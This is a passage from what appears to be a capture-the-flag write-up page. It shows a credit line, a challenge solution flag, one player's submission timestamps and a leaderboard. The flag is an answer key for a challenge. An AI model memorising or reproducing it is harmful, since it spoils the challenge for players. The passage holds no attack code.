    'credit': 'thanks for playing! gz opasieben & ccrypto :)'
}
```

Solution

he19-fmRW-T6Oj-uNoT-dzOm

28 Results


Your flags, darkstar
03 Apr 16 10:55 2 Points
01 Apr 16 11:00 2 Points
02 Apr 16 11:04 2 Points
07 Apr 16 19:00 2 Points
11 Apr 17 00:42 4 Points
25 Apr 17 00:51 2 Points
08 Apr 17 07:43 2 Points
04 Apr 17 08:21 2 Points
09 Apr 17 09:21 2 Points
16 Apr 17 23:17 4 Points
18 Apr 18 18:45 4 Points
06 Apr 18 19:18 2 Points
13 Apr 18 20:13 4 Points
26 Apr 18 22:25 2 Points
05 Apr 18 22:34 2 Points
10 Apr 19 09:15 4 Points
24 Apr 20 08:15 6 Points
17 Apr 22 12:20 4 Points
23 Apr 23 22:49 6 Points
22 Apr 26 16:34 6 Points
21 Apr 26 16:39 6 Points
27 Apr 26 16:41 2 Points
15 Apr 26 16:42 4 Points
19 Apr 26 16:43 6 Points
20 Apr 26 16:43 6 Points
14 Apr 26 16:44 4 Points
12 Apr 26 16:46 4 Points

Solution

1	Darkice	96	
2	darkstar	96	18min
3	explo1t	96	2d
4	0xl	96	4d
5	engy	96	7d
6	DrSchottky	88	
7	sunscan	88	30s
8	pjslf	88	2d
9	keep3r	84	
10	Retr0id	74	